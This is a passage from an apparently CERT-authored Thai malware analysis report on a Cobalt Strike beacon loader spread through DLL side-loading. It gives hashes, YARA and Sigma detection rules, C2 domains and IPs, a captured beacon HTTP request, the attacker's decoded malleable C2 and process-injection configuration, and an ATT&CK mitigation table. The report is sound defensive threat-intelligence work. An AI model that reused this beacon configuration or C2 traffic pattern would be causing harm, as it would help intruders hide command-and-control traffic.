ทั้งนี้ เมื่อตรวจสอบข้อมูล JARM fingerprint[4] ของหมายเลขไอพี 141.105.65[.]206 ซึ่งมีค่าเท่ากับ 07d14d16d21d21d00042d41d00041d47e4e0ae17960b2a5b4fd6107fbb0926 ร่วมกับค้นหาข่าวกรองทางไซเบอร์จากแหล่งข่าวเปิดพบรายงานว่าหมายเลขไอพีดังกล่าวเป็น Cobalt Strike server[5] ดังนั้นจึงสันนิษฐานได้ว่า shellcode ซึ่งอยู่ภายในไฟล์ 092e11dcd8... อาจจะเป็น Cobalt Strike beacon ผู้วิเคราะห์จึงใช้ YARA rule ที่เขียนโดย Google's Cloud Threat Intelligence (GCTI) ในการตรวจสอบ ซึ่งผลลัพธ์ที่ได้ชี้ให้เห็นว่า shellcode ในข้างต้นถูกตรวจจับได้ด้วย rule ชื่อ "CobaltStrike_Sleeve_BeaconLoader_VA_x86_o_v4_3_v4_4_v4_5_and_v4_6" จึงมีความเป็นไปได้สูงว่า shellcode ดังกล่าวคือ Cobalt Strike beacon รายละเอียดตามภาพที่ 11

```
remnux@remnux:~/Downloads/GCTI/YARA$ yara CobaltStrike/CobaltStrike_Sleeve_BeaconLoader_all.yara shellcode.dmp -s
CobaltStrike_Sleeve_BeaconLoader_VA_x86_o_v4_3_v4_4_v4_5_and_v4_6 shellcode.dmp
0x86ee:$core_sig: C6 45 B0 56 C6 45 B1 69 C6 45 B2 72 C6 45 B3 74 C6 45 B4 75 C6 45 B5 61 C6 45 B6 6C C6 45 B7 41
C6 45 B8 6C C6 45 B9 6C C6 45 BA 6F C6 45 BB 63 C6 45 BC 00
0x7eaa:$deobfuscator: 8B 4D FC 83 C1 01 89 4D FC 8B 55 FC 3B 55 0C 73 19 0F B6 45 10 8B 4D 08 03 4D FC 0F BE 11 33
 D0 8B 45 08 03 45 FC 88 10 EB D6
0x8b3a:$deobfuscator: 8B 4D FC 83 C1 01 89 4D FC 8B 55 FC 3B 55 0C 73 19 0F B6 45 10 8B 4D 08 03 4D FC 0F BE 11 33
 D0 8B 45 08 03 45 FC 88 10 EB D6
```

ภาพที่ 11 shellcode ภายในไฟล์ 092e11dcd8... ถูกตรวจจับได้ด้วย YARA rule ของ GCTI

ต่อมาผู้วิเคราะห์ได้ทำการตรวจสอบการตั้งค่าของบีคอน (beacon's configuration) โดยใช้เครื่องมือชื่อ "1768 K"[6] ซึ่งพัฒนาโดย Didier Stevens และผลลัพธ์ที่ได้สามารถแสดงให้เห็นถึงข้อมูล IOCs ที่เป็นประโยชน์สามารถใช้ในการตรวจจับการโจมตีได้ เช่น ข้อมูล C2, URL, Public key, user-agent, และการตั้งค่า Malleable C2 Instruction เป็นต้น โดยมีรายละเอียดตามเอกสารแนบท้ายชื่อ "ข้อมูลการตั้งค่าของบีคอน"

38c5200856617b6b8f1897d4d857ba6df41664b24de4e543c7c3fd051899750c

Tags

Cobalt Strike Beacon Loader Trojan DLL Side-loading UUID Shellcode Callback Shellcode Injection Unpacked

รายละเอียดของไฟล์

[4] "JARM: A Solid Fingerprinting Tool for Detecting Malicious Servers." 23 Dec. 2020, https://securitytrails.com/blog/jarm-fingerprinting-tool. Accessed 13 Feb. 2023.

[5] "cobaltstrike-1.txt - GitHub." https://raw.githubusercontent.com/stamparm/maltrail/master/trails/static/malware/cobaltstrike-1.txt. Accessed 8 Feb. 2023.

[6] "DidierStevensSuite/1768.py at master - GitHub." https://github.com/DidierStevens/DidierStevensSuite/blob/master/1768.py. Accessed 8 Feb. 2023.

ชื่อไฟล์	libcurl_unpacked.dll
ขนาด	1158144 ไบต์
ประเภท	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	9d8c89d1c78ef1c1ad9185965dfcad50
SHA1	ced063f9de3bac1b80db88a5d26e28f3c02ef859
SHA256	38c5200856617b6b8f1897d4d857ba6df41664b24de4e543c7c3fd051899750c
SHA512	a2659ea8b3faf3dee973cfd49d4b593066efd83e0be2fcce96059ae0010eefd6c50955bda795dfa193786bee5d4a4d3111e94a34bde8890fccbe11cb83e27b58
ssdeep	24576:aDwLt7jkx8evyb0pZzDpRwvVSCjzcwAYg:agj32s0pNCjzcwAp
Entropy	6.26

แอนตี้ไวรัส

Kaspersky	HEUR:Trojan.Win32.Agent.vho
Microsoft	Trojan:Win32/Wacatac.B!ml
Malwarebytes	Undetected

YARA rules

```
rule CobaltStrike_Sleeve_BeaconLoader_VA_x86_o_v4_3_v4_4_v4_5_and_v4_6
{
  meta:
    description = "Cobalt Strike's sleeve/BeaconLoader.VA.x86.o (VirtualAlloc) Versions 4.3 through at least 4.6"
    hash =  "94d1b993a9d5786e0a9b44ea1c0dc27e225c9eb7960154881715c47f9af78cc1"
      author = "gssincla@google.com"
      reference = "https://cloud.google.com/blog/products/identity-security/making-cobalt-strike-harder-for-threat-actors-to-abuse"
      date = "2022-11-18"

  strings:
    /*
```

```
    C6 45 B0 56 mov     [ebp+var_50], 56h ; 'V'
    C6 45 B1 69 mov     [ebp+var_50+1], 69h ; 'i'
    C6 45 B2 72 mov     [ebp+var_50+2], 72h ; 'r'
    C6 45 B3 74 mov     [ebp+var_50+3], 74h ; 't'
    C6 45 B4 75 mov     [ebp+var_50+4], 75h ; 'u'
    C6 45 B5 61 mov     [ebp+var_50+5], 61h ; 'a'
    C6 45 B6 6C mov     [ebp+var_50+6], 6Ch ; 'l'
    C6 45 B7 41 mov     [ebp+var_50+7], 41h ; 'A'
    C6 45 B8 6C mov     [ebp+var_50+8], 6Ch ; 'l'
    C6 45 B9 6C mov     [ebp+var_50+9], 6Ch ; 'l'
    C6 45 BA 6F mov     [ebp+var_50+0Ah], 6Fh ; 'o'
    C6 45 BB 63 mov     [ebp+var_50+0Bh], 63h ; 'c'
    C6 45 BC 00 mov     [ebp+var_50+0Ch], 0
*/

$core_sig = {
    C6 45 B0 56
    C6 45 B1 69
    C6 45 B2 72
    C6 45 B3 74
    C6 45 B4 75
    C6 45 B5 61
    C6 45 B6 6C
    C6 45 B7 41
    C6 45 B8 6C
    C6 45 B9 6C
    C6 45 BA 6F
    C6 45 BB 63
    C6 45 BC 00
}

/*
    8B 4D FC    mov     ecx, [ebp+var_4]
```

```
  83 C1 01    add     ecx, 1
  89 4D FC    mov     [ebp+var_4], ecx
  8B 55 FC    mov     edx, [ebp+var_4]
  3B 55 0C    cmp     edx, [ebp+arg_4]
  73 19       jnb     short loc_231
  0F B6 45 10 movzx   eax, [ebp+arg_8]
  8B 4D 08    mov     ecx, [ebp+arg_0]
  03 4D FC    add     ecx, [ebp+var_4]
  0F BE 11    movsx   edx, byte ptr [ecx]
  33 D0       xor     edx, eax
  8B 45 08    mov     eax, [ebp+arg_0]
  03 45 FC    add     eax, [ebp+var_4]
  88 10       mov     [eax], dl
  EB D6       jmp     short loc_207
*/

$deobfuscator = {
  8B 4D FC
  83 C1 01
  89 4D FC
  8B 55 FC
  3B 55 0C
  73 19
  0F B6 45 10
  8B 4D 08
  03 4D FC
  0F BE 11
  33 D0
  8B 45 08
  03 45 FC
  88 10
  EB D6
}
```

```
  condition:
    all of them
}
```

PE Metadata	
Compile Date	2022-01-18 09:22:39 URC
Import Hash	8e0ae5aad32490762f43cc0fd6f32aa3

PE Sections				
MD5	Name	Raw Size	Virtual Size	Entropy
aa67d891c56ca488ce431d5ccceb3cd7	.text	534016	533870	6.52
cb495c0dca9f8abc20995fd0bf481998	.rdata	570368	569906	4.58
fe4a0530057700c44d169601701743bd	.data	8192	11000	2.87
9d538b774736c3c20e164b0e97be6b6f	.rsrc	1536	1496	4.03
358bdc7c42f328a4b5f2efb9525ce2b0	.reloc	43008	42536	6.71

Packers/Compilers/Cryptors

MS Visual C++ 6.0 - 8.0

รายละเอียด

ไฟล์ 38c5200856617b6b8f1897d4d857ba6df41664b24de4e543c7c3fd051899750c (libcurl_unpacked.dll) คือผลลัพธ์ที่ได้จากกระบวนการ unpack ไฟล์ 092e11dcd8... (libcurl.dll) โดยใช้เครื่องมือชื่อ UPX

ไฟล์ 38c5200856... จะทำงานอยู่ภายในพื้นที่ memory โดยจะส่งผลให้ UUID shellcode ซึ่งเป็น Cobalt Strike beacon ถูก execute อยู่ภายในพื้นที่ memory ด้วยเช่นกัน ดังนั้นจึงสามารถใช้ YARA rule ที่เขียนโดย GCTI ในการตรวจจับการทำงานของ ไฟล์ 38c5200856...ซึ่งอยู่ภายในพื้นที่ memory ได้

---

sourcaforga[.]com

Tags

Command and Control

Ports

80

Whois

Administrative city: Tempe

Administrative country: United States

Administrative state: Arizona

Create date: 2022-05-23

Domain name: sourcaforga.com

Domain registrar id: 146

Domain registrar url: http://registrar.godaddy.com

Expiry date: 2023-05-23

Name server 1: ns1.sinkhole.systems

Name server 2: ns2.sinkhole.systems

Query time: 2022-05-26 14:42:27

Registrant address: bdf9d7b02bd7a0ee

Registrant city: a635d2f4ca406ad6

Registrant company: dca294b01da69ec0

Registrant country: United States

Registrant email: 3267309318f7846cs@

Registrant fax: 098c0db02af05f35

Registrant name: f682fca07d92e847

Registrant phone: d6678cdf8b3138f8

Registrant state: eb9bfdd74f82a0bf

Registrant zip: f9dece5661e73d49

Technical city: Tempe

Technical country: United States

Technical state: Arizona

Update date: 2022-05-23

ความเชื่อมโยง

notepad-plus.sourcaforga[.]com	Connect_by	ไฟล์ 092e11dcd8... (libcurl.dll)
	Resolve_to	139.162.120[.]150 50.116.17[.]41

รายละเอียด

เมื่อ shellcode ภายในไฟล์ 092e11dcd8... (libcurl.dll) ถูก execute จะสร้างการเชื่อมต่อมายัง notepad-plus.sourcaforga[.]com ซึ่งเป็น subdomain ที่อยู่ภายใต้โดเมนนี้ ด้วยโปรโตคอล HTTP ผ่านพอร์ต 80 โดยมีรายละเอียด HTTP header ตามตารางที่ 4

ตารางที่ 4 รายละเอียด HTTP header

```
GET /update/getDownloadUrl.php?version=4.6 HTTP/1.1
Host: notepad-plus.sourcaforga[.]com
User-Agent: Notepad++/ (WinGup/5.21)
Accept: */*
```

อนึ่ง ผู้วิเคราะห์คาดว่าผู้โจมตีพยายามตั้งชื่อโดเมนและ subdomain ให้มีความคล้ายคลึงกับเว็บไซต์ "sourceforge.net" ซึ่งให้บริการดาวน์โหลดไฟล์สำหรับติดตั้งซอฟต์แวร์ Notepad++ เพื่อหวังตบตาผู้ดูแลระบบ

ทั้งนี้ ณ วันที่เขียนรายงานฉบับนี้ (10 ก.พ.66) โดเมน sourcaforga[.]com และ subdomain notepad-plus.sourcaforga[.]com ถูกควบคุมด้วยมาตรการ DNS Sinkhole จึงทำให้ไม่สามารถเข้าถึงได้

รูปภาพประกอบ (1)

ภาพที่ 12 ผลลัพธ์เมื่อพยายามเข้าถึง notepad-plus.sourcaforga[.]com ผ่าน web browser

141.105.65[.]206

ข้อมูลทั่วไป	
Hostnames	cgd.go[.]th
Country	Russian Federation
City	Moscow
Organization	LLC Server v arendy
ISP	HOSTKEY B.V.
ASN	AS50867

Sigma rules

title: Cobalt Strike Beacoṇ Traffic From Malicious IP - Suspicious Activity
id: 1d7d72c5-00e4-470d-b62a-68dba0521884
version: 1.0
first_imported: 2023-01-23
last_modified: 2023-01-23
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule triggers an alert if the proxy log shows cobalt strike beacon traffic from malicious IP.
logsource:
  category: proxy
detection:
  selection:
    cs-host: '141.105.65.206'
    c-uri: '/jquery-3.3.1.min.js'
  condition: selection
falsepositives:
  - Unknown
level: high

ความเชื่อมโยง

141.105.65[.]206	Connect_by	ไฟล์ 092e11dcd8... (libcurl.dll)

รายละเอียด

เมื่อ shellcode ภายในไฟล์ 092e11dcd8... (libcurl.dll) ถูก execute จะสร้างการเชื่อมต่อมายังหมายเลขไอพีนี้ด้วยโปรโตคอล TCP ผ่านพอร์ต 443 โดยข้อมูลที่ได้จากการตรวจสอบการตั้งค่าของบีคอนทำให้ทราบว่าหมายเลขไอพีดังกล่าวเป็น C2 ของ Cobalt Strike ซึ่งจะถูกใช้ในการรับและส่งสัญญาณบีคอน โดยมีรายละเอียด URL, user-agent, และ HTTP header ตามเอกสารแนบท้ายชื่อ "ข้อมูลการตั้งค่าของบีคอน"

ทั้งนี้ เป็นที่น่าสังเกตุการณ์ว่า SSL/TLS certificate ของ กรมบัญชีกลาง ถูกนำมาใช้เป็น SSL/TLS certificate ให้กับ Cobalt Strike server ที่ตั้งอยู่ในประเทศรัสเซียซึ่งอาจส่งผลให้การเชื่อมต่อระหว่าง C2 กับเครื่องที่ถูกโจมตีสามารถเล็ดรอดการตรวจสอบของระบบตรวจจับได้

รายละเอียดอย่างย่อของ SSL/TLS certificate ซึ่งถูกใช้กับไอพี 141.105.65[.]206 มีดังนี้

—เริ่มต้นข้อมูล TLS certificate—
Common name: *.cgd.go.th
SANs: *.cgd.go.th, cgd.go.th
Valid from January 3, 2022 to February 4, 2023
Serial Number: 01a758c1ef2c42b40e970ec7e51d46eb
Signature Algorithm: sha256WithRSAEncryption
Issuer: RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1
—สิ้นสุดข้อมูล TLS certificate—

Revisions
13 ก.พ.66: เวอร์ชันที่ 1

ข้อมูลการตั้งค่าของบีคอน

```
Config found: xorkey b'.' 0x00000000 0x00010000
0x0001 payload type                    0x0001 0x0002 8
windows-beacon_https-reverse_https
0x0002 port                            0x0001 0x0002 443
0x0003 sleeptime                       0x0002 0x0004 45000
0x0004 maxgetsize                      0x0002 0x0004 1403644
0x0005 jitter                          0x0001 0x0002 37
0x0007 publickey                       0x0003 0x0100
30819f300d06092a864886f70d010101050003818d00308189028181008b6d892128f5ddf69
714422891ecd5a75783e9d6f22feff0c7d0e651a4d719a4ae2ac8fb5f4c19122736c521e6bb6
e606c2f94beca7d2782204feb3f8e70d5c1eff266af2777a94a9f38f975f3de4de2c0167bfb6c5
28bee82de372265a68618e97f3914bfa7fed05f336b3ecfa0d210a9d4c2e1c0c8abf299bb48
b6467179c10203010001000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                  0x0003 0x0100 '141.105.65.206,/jquery-3.3.1.min.js'
0x0043 DNS_STRATEGY                    0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS     0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X             0x0002 0x0004 -1
0x0046 DNS_STRATE-GY_FAIL_SEC-ONDS     0x0002 0x0004 -1
0x000e SpawnTo                         0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                     0x0003 0x0040 '%windir%\\syswow64\\dllhost.exe'
0x001e spawnto_x64                     0x0003 0x0040 '%windir%\\sysnative\\dllhost.exe'
0x001f CryptoScheme                    0x0001 0x0002 0
0x001a get-verb                        0x0003 0x0010 'GET'
0x001b post-verb                       0x0003 0x0010 'POST'
0x001c HttpPostChunk                   0x0002 0x0004 0
0x0025 license-id                      0x0002 0x0004 426352781
0x0026 bStageCleanup                   0x0001 0x0002 1
0x0027 bCFGCaution                     0x0001 0x0002 0
```

```
0x0009 useragent                    0x0003 0x0100 'Mozilla/5.0 (Windows NT 6.3;
Trident/7.0; rv:11.0) like Gecko'
0x000a post-uri                     0x0003 0x0040 '/jquery-3.3.2.min.js'
0x000b Malleable_C2_Instructions    0x0003 0x0100
  Transform Input: [7:Input,4,1:1522,2:84,2:3931,13,15]
   Print
   Remove 1522 bytes from end
   Remove 84 bytes from begin
   Remove 3931 bytes from begin
   BASE64 URL
   XOR with 4-byte random key
0x000c http_get_header              0x0003 0x0200
  Const_header Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Const_header Referer: http://code.jquery.com/
  Const_header Accept-Encoding: gzip, deflate
  Build Metadata: [7:Metadata,13,2:__cfduid=,6:Cookie]
   BASE64 URL
   Prepend __cfduid=
   Header Cookie
0x000d http_post_header             0x0003 0x0200
  Const_header Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Const_header Referer: http://code.jquery.com/
  Const_header Accept-Encoding: gzip, deflate
  Build SessionId: [7:SessionId,15,13,5:__cfduid]
   XOR with 4-byte random key
   BASE64 URL
   Parameter __cfduid
  Build Output: [7:Output,15,13,4]
   XOR with 4-byte random key
   BASE64 URL
   Print
0x0036 HostHeader                   0x0003 0x0080 'Host: 141.105.65.206\r\n'
```

```
0x0032 UsesCookies                  0x0001 0x0002 1
0x0023 proxy_type                   0x0001 0x0002 2 IE settings
0x003a TCP_FRAME_HEADER             0x0003 0x0080 '\x00\x05\x80'
0x0039 SMB_FRAME_HEADER             0x0003 0x0080 '\x00\x05\x80'
0x0037 EXIT_FUNK                    0x0001 0x0002 0
0x0028 killdate                     0x0002 0x0004 0
0x0029 textSectionEnd               0x0002 0x0004 155989
0x002a ObfuscateSectionsInfo        0x0003 0x0020
'\x00p\x02\x00á\x0b\x03\x00\x00\x10\x03\x00 ·\x03\x00\x00À\x03\x00\x1cÞ\x03'
0x002b process-inject-start-rwx     0x0001 0x0002 4 PAGE_READWRITE
0x002c process-inject-use-rwx       0x0001 0x0002 32 PAGE_EXECUTE_READ
0x002d process-inject-min_alloc     0x0002 0x0004 17500
0x002e process-inject-transform-x86 0x0003 0x0100 '\x00\x00\x00\x02\x90\x90'
0x002f process-inject-transform-x64 0x0003 0x0100 '\x00\x00\x00\x02\x90\x90'
0x0035 process-inject-stub          0x0003 0x0010 '¤\x9fTEð\x1a\x9f2@î©änæl\x81'
0x0033 process-inject-execute       0x0003 0x0080
'\x06\x00B\x00\x00\x00\x06ntdll\x00\x00\x00\x00\x13RtlUserThreadStart\x00\x01\x08\x0
3\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 1
0x0000
Guessing Cobalt Strike version: 4.3 (max 0x0046)
```

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[7]

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Acquire Infrastructure: Server	T1583.004	ผู้โจมตีจัดเตรียมเครื่องแม่ข่ายเพื่อนำมาใช้เป็น Cobalt Strike Team Server	**Detection:** [DS0035] บริการ internet scan เช่น Shodan สามารถนำมาใช้เพื่อ hunting หาเครื่องแม่ข่ายของผู้โจมตีได้ โดยอาศัยข้อมูลที่คล้ายคลึง เช่น พอร์ตที่เปิดไว้, SSL/TLS certificate, ตรวจสอบค่า JARM fingerprint เป็นต้น
Develop Capabilities: Malware	T1587.001	ผู้โจมตีทำการสร้าง SFX ไฟล์เพื่อใช้ในการ drop และ execute ไฟล์ payload รวมถึงจัดเตรียมไฟล์ libcurl.dll เพื่อใช้เป็น Cobalt Strike beacon loader	**Detection:** [DS0004] ตรวจสอบ TTPs และ metadata ของมัลแวร์เพื่อวิเคราะห์หา variant หรือ family ของมัลแวร์ที่ถูกใช้ในการโจมตี
Obtain Capabilities: Tool	T1588.002	ผู้โจมตีมีการใช้งาน Cobalt Strike ในการโจมตี	**Detection:** [DS0004] ตรวจสอบ metadata, watermark, หรือการตั้งค่าของ Cobalt Strike เพื่อให้สามารถระบุ version ที่ถูกนำมาใช้ในการโจมตีได้

[7] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

Initial Access			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Phishing: Spearphishing Link	T1566.002	ผู้โจมตีใช้ไฟล์ประเภท PDF แอบอ้างเป็นองค์กรแห่งหนึ่งในภาคส่วนโทรคมนาคม เนื้อหาใน PDF เขียนด้วยภาษาไทย โดยปลอมแปลงเนื้อหาให้เหมือนการแจ้งเตือนช่องโหว่ความปลอดภัย เพื่อล่อให้เหยื่อดาวน์โหลดไฟล์อันตรายจากลิงค์ในเอกสาร	**Mitigations:** [M1054] นำระบบ anti-spoofing และการทำ email authentication มาใช้งานเพื่อคัดกรองอีเมลด้วยการยืนยัน sender domain ผ่าน SPF ตลอดจนมีการตรวจสอบว่าอีเมลถูกส่งและได้รับอนุญาตจากเจ้าของโดเมนนั้นจริง ๆ โดยใช้ DKIM, [M1017] สร้าง cybersecurity awareness ให้กับพนักงานเพื่อเพิ่มความตระหนักรู้เกี่ยวกับ phishing **Detection:** [DS0015] ตรวจสอบ application log, ข้อความ, ไฟล์เอกสารประเภท PDF ประเภทที่มีการแนบ hyperlink ซึ่งอาจจะเป็น link ที่เป็นอันตราย, [DS0029] ตรวจสอบ network traffic ที่ผิดปกติ เช่น เครื่องผู้ใช้งานทั่วไปแต่เรียกออกไปยัง URI ที่เป็น ip address โดยตรง

Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Scheduled Task/Job: Scheduled Task	T1053.005	มัลแวร์ทำการสร้าง schedule task ชื่อ nppupdate และกำหนดพารามิเตอร์ "/run" เพื่อให้ execute ไฟล์เป้าหมายซึ่งใช้เทคนิค DLL Side-loading โดยทันที	**Mitigations:** [M1028] ตั้งค่าให้ schedule task ทำงานตามสิทธิ์ของบัญชีผู้ใช้งานโดยไม่อนุญาตให้เลือก run as SYSTEM โดยสามารถกำหนดค่าผ่าน Registry key: HKLM\SYSTEM\CurrentControlSet\Control\Lsa\SubmitControl หรือทำผ่าน GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > Security Options: Domain Controller: Allow server operators to schedule tasks, set to disabled, [M1026] ตั้งค่าให้บัญชีผู้ใช้งานใน administrator group ที่มีสิทธิ์ในการกำหนด schedule priority process ใน Increase Scheduling Priority, [M1018] จำกัดสิทธิ์บัญชีผู้ใช้งานและลดองค์ประกอบที่จะถูกใช้ในการโจมตีแบบ privilege escalation เพื่อ

			ให้บัญชีในกลุ่ม administrator เท่านั้นที่มีสิทธิ์สร้าง schedule task แบบ remote ได้ **Detection:** [DS0017] ตรวจสอบ executed command และอากิวเมนต์ที่อาจจะถูกใช้เพื่อสร้าง tasks, [DS0022] ตรวจสอบไฟล์ Windows Task Scheduler ภายใต้ %systemroot%\System32\Tasks เพื่อมองหา schedule task ที่ผิดปกติ, [DS0003] ตรวจสอบ event log ภายใต้ Microsoft-Windows-Task Scheduler/Operational เพื่อมองหาการสร้าง schedule task ต้องสงสัย, [DS0024] ตรวจสอบ Registry key ที่เกี่ยวข้องกับการสร้าง task ทีน่าสงสัย
Command and Scripting Interpreter	T1059	ผู้โจมตีใช้งานไฟล์ประเภท SFX ซึ่งรองรับการทำงานของสคริปต์เช่น สามารถ execute ไฟล์มัลแวร์และ powershell รวมถึงสร้าง schedule task ได้	**Mitigations:** [M1049] ติดตั้งใช้งานแอนตี้ไวรัส, [M1038] ใช้งาน application control, [M1026] หากภายในองค์กรจำเป็นต้องใช้ powershell ควรจำกัดสิทธิ์การใช้เฉพาะตามความจำเป็นทางธุรกิจและ/หรือ administrator

			เท่านั้น **Detection:** [DS0017] ตรวจสอบ executed command และอากิวเมนต์ที่อาจจะถูกใช้เพื่อเรียกใช้งานสคริปต์ได้, [DS0009] ตรวจสอบการใช้งานโปรเซสซึ่งเป็นผลจากการทำงานของสคริปต์รวมถึงตรวจสอบ Windows Event ID (EID) 400 เพื่อดูเวอร์ชันของ powershell ที่ถูก execute และดูว่าเป็นการ execute แบบ local หรือ remote, [DS0012] ตรวจสอบดูการ enable สคริปต์บนระบบที่ไม่ควรจะมีการใช้งานสคริปต์
User Execution: Malicious Link	T1204.001	ผู้โจมตีพยายามหลอกให้เหยื่อกดเปิดลิงค์ภายในไฟล์ PDF ซึ่งจะนำไปสู่การดาวน์โหลดไฟล์มัลแวร์	**Mitigations:** [M1031] IDS/IPS และระบบป้องกันอื่น ๆ อาจสามารถปิดกั้นไฟล์อันตรายจากการดาวน์โหลดโดยผู้ใช้งานได้, [M1021] จำกัดการเข้าถึงเว็บไซต์ที่ไม่พึงประสงค์หรือจำกัดประเภทของไฟล์ที่จะสามารถดาวน์โหลดได้จากภายนอก, [M1017] สร้าง cybersecurity awareness ให้กับพนักงานเพื่อเพิ่มความตระหนักรู้ด้านไซเบอร์ **Detection:** [DS0022] ตรวจสอบไฟล์ต้องสงสัยซึ่ง

			ถูกดาวน์โหลดจากภายนอก และมีการ execute บนเครื่องผู้ใช้งาน, [DS0029] ตรวจสอบการใช้งานของเครื่องผู้ใช้งานที่มีการเชื่อมต่อไปยังไอพีต้องสงสัย
User Execution: Malicious File	T1204.002	ผู้โจมตีพยายามหลอกให้เหยื่อทำการติดตั้งไฟล์มัลแวร์ที่โหลดจาก C2 โดยหลอกว่าเป็นไฟล์สำหรับอัพเดตความปลอดภัยของซอฟต์แวร์ Pulse Secure	**Mitigations:** [M1040] สำหรับ Windows 10 ควรเปิดการใช้งานฟังก์ชัน Attack Surface Reduction (ASR), [M1038] ระบบ Application control อาจช่วยป้องกันการ execute ของไฟล์ที่มีการใช้เทคนิค masquerated, [M1017] สร้าง cybersecurity awareness ให้กับพนักงานเพื่อเพิ่มความตระหนักรู้ด้านไซเบอร์ **Detection:** [DS0022] ตรวจสอบไฟล์ต้องสงสัยซึ่งถูกดาวน์โหลดจากภายนอก และมีการ execute บนเครื่องผู้ใช้งาน, [DS0009] ตรวจสอบโปรเซสซึ่งอาจรวมถึง command-line ของแอพพลิเคชั่นที่ต้องอาศัยผู้ใช้งานในการกด execute ซึ่งอาจถูกใช้เป็น initial access เช่น compression application

Persistence			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Scheduled Task/Job: Scheduled Task	T1053.005	มัลแวร์สร้าง schedule task ชื่อ nppupdate โดยกำหนดให้ run ทุกครั้งเมื่อเครื่องคอมพิวเตอร์เริ่มต้นทำงาน (on system startup)	**Mitigations:** [M1028] ตั้งค่าให้ schedule task ทำงานตามสิทธิ์ของบัญชีผู้ใช้งานโดยไม่อนุญาตให้เลือก run as SYSTEM โดยสามารถกำหนดค่าผ่าน Registry key: HKLM\SYSTEM\CurrentControlSet\Control\Lsa\SubmitControl หรือทำผ่าน GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > Security Options: Domain Controller: Allow server operators to schedule tasks, set to disabled, [M1026] ตั้งค่าให้บัญชีผู้ใช้งานใน administrator group ที่มีสิทธิ์ในการกำหนด schedule priority process ใน Increase Scheduling Priority, [M1018] จำกัดสิทธิ์บัญชีผู้ใช้งานและลดองค์ประกอบที่จะถูกใช้ในการโจมตีแบบ privilege escalation เพื่อ

			ให้บัญชีในกลุ่ม administrator เท่านั้นที่มีสิทธิ์สร้าง schedule task แบบ remote ได้ **Detection:** [DS0017] ตรวจสอบ executed command และอากิวเมนต์ที่อาจจะถูกใช้เพื่อสร้าง tasks, [DS0022] ตรวจสอบไฟล์ Windows Task Scheduler ภายใต้ %systemroot%\System32\Tasks เพื่อมองหา schedule task ที่ผิดปกติ, [DS0003] ตรวจสอบ event log ภายใต้ Microsoft-Windows-Task Scheduler/Operational เพื่อมองหาการสร้าง schedule task ต้องสงสัย, [DS0024] ตรวจสอบ Registry key ที่เกี่ยวข้องกับการสร้าง task ทีน่าสงสัย
Hijack Execution Flow: DLL Side-Loading	T1574.002	มัลแวร์สร้าง schedule task ชื่อ nppupdate ซึ่งจะทำการ execute ไฟล์ชื่อ Junipe.exe ซึ่งจะทำการโหลดไฟล์มัลแวร์ (libcurl.dll) ในช่วง runtime	**Mitigations:** [M1051] การอัพเดตซอฟต์แวร์ให้เป็นเวอร์ชันล่าสุดอย่างสม่ำเสมอ อาจได้รับแพตช์ที่ปิดช่องโหว่ DLL Side-loading **Detection:** [DS0022] ตรวจสอบไฟล์ที่ถูกสร้างภายในโฟลเดอร์ของระบบปฏิบัติการ, [DS0011] ตรวจ

			สอบการสร้างและโหลดไฟล์ DLL/PE ที่ผิดปกติ, [DS0009] ตรวจสอบโปรเซสที่ผิดปกติ เช่น พบโปรเซส Juniper.exe ในสภาพแวดล้อมซึ่งไม่มีนโยบายในการใช้งานโปรเซสดังกล่าว
Privilege Escalation			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Scheduled Task/Job: Scheduled Task	T1053.005	มัลแวร์สร้าง schedule task ชื่อ nppupdate โดยกำหนดให้ run ด้วยสิทธิ์ระดับ SYSTEM	**Mitigations:** [M1028] ตั้งค่าให้ schedule task ทำงานตามสิทธิ์ของบัญชีผู้ใช้งานโดยไม่อนุญาตให้เลือก run as SYSTEM โดยสามารถกำหนดค่าผ่าน Registry key: HKLM\SYSTEM\CurrentControlSet\Control\Lsa\SubmitControl หรือทำผ่าน GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > Security Options: Domain Controller: Allow server operators to schedule tasks, set to disabled, [M1026] ตั้งค่าให้บัญชีผู้ใช้งานใน administrator group ที่มีสิทธิ์ในการ

			กำหนด schedule priority process ใน Increase Scheduling Priority, [M1018] จำกัดสิทธิ์บัญชีผู้ใช้งานและลดองค์ประกอบที่จะถูกใช้ในการโจมตีแบบ privilege escalation เพื่อให้บัญชีในกลุ่ม administrator เท่านั้นที่มีสิทธิ์สร้าง schedule task แบบ remote ได้ **Detection:** [DS0017] ตรวจสอบ executed command และอากิวเมนต์ที่อาจจะถูกใช้เพื่อสร้าง tasks, [DS0022] ตรวจสอบไฟล์ Windows Task Scheduler ภายใต้ %systemroot%\System32\Tasks เพื่อมองหา schedule task ที่ผิดปกติ, [DS0003] ตรวจสอบ event log ภายใต้ Microsoft-Windows-Task Scheduler/Operational เพื่อมองหาการสร้าง schedule task ต้องสงสัย, [DS0024] ตรวจสอบ Registry key ที่เกี่ยวข้องกับการสร้าง task ทีน่าสงสัย

Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
